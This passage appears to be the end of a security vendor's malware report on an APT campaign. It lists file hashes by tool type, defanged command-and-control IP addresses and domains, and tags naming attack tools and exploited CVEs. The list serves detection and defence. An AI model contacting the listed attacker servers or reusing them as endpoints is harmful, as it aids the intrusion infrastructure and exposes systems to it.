22381941763862631070e043d4dd0dc2
6b5bccf615bf634b0e55a86a9c24c902
942d949a28b2921fb980e2d659e6ef75
059d98dcb83be037cd9829d31c096dab
cca50cdd843aa824e5eef5f05e74f4a5
f6f0d44aa5e3d83bb1ac777c9cea7060
0ca345bc074fa2ef7a2797b875b6cd4d
f6da8dc4e1226aa2d0dabc32acd06915
0bbfaea19c8d1444ae282ff5911a527b

– LCX
a69d3580921ec8adce64c9b38ac3653a
c4e39c1fc0e1b165319fa533a9795c44
fb6bf74c6c1f2482e914816d6e97ce09
678dbe60e15d913fb363c8722bde313d

– Proxies etc.
e0f4afe374d75608d604fbf108eac64f

f5271a6d909091527ed9f30eafa0ded6

ae8acf66bfe3a44148964048b826d005

– Lateral Movement
6983f7001de10f4d19fc2d794c3eb534
fcb7f7dab6d401a17bd436fc12a84623

– Information Collection and Credential Theft
bb8bdb3e8c92e97e2f63626bc3b254c4
80f421c5fd5b28fc05b485de4f7896a1
a03b57cc0103316e974bbb0f159f78f6
46f366e3ee36c05ab5a7a319319f7c72
7bd775395b821e158a6961c573e6fd43

b434df66d0dd15c2f5e5b2975f2cfbe2

c17cfe533f8ce24f0e41bd7e14a35e5e

– Backdoor
011cedd9932207ee5539895e2a1ed60a
bc744a4bf1c158dba37276bf7db50d85
23c0500a69b71d5942585bb87559fe83
53271b2ab6c327a68e78a7c0bf9f4044
c87ac56d434195c527d3358e12e2b2e0

C2 and URL (Abused Korean company servers are not listed)

– Download C2
91.217.139[.]117

– Upload C2
205.185.122[.]95
91.217.139[.]117

– FRP & LCX C2
hxxp://sk1.m00nlight[.]top:80 (45.136.186.19) //MOACK_Co_LTD company server
hxxps://fk.m00nlight[.]top:443 (45.136.186.175:443) //MOACK_Co_LTD company server
hxxps://aa.zxcss[.]com:443 (45.93.31.122) //MOACK_Co_LTD company server
45.93.31[.]75:7777 //MOACK_Co_LTD company server
45.93.28[.]103:8080 //MOACK_Co_LTD company server
103.118.42[.]208
101.43.121[.]50

– Backdoor C2
45.93.31[.]75 //MOACK_Co_LTD company server

**Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.**

Categories:Malware Information

Tagged as:AntSword,APT,AspxSpy,BadPotato,BitLocker,Bitsadmin,Blueshell,certutil,Chopper,CobaltStrike,conf.aspx,CVE-2017-10271,CVE-2018-8639,CVE-2019-1458,Dalbit,duhgghmpert.dmp,Dumpert,EFSPotato,ff0.123456,FRP,FSCAN,Godzilla,Gotohttp,HTRAN,JuicyPotato,Ladon,LCX,m00nlight,main,Mimikatz,NPS,NTLTEST,ProcDump,RDP,ReGeorg,RottenPotato,Rsync,SweetPotato,WebLogic,xp_cmdshell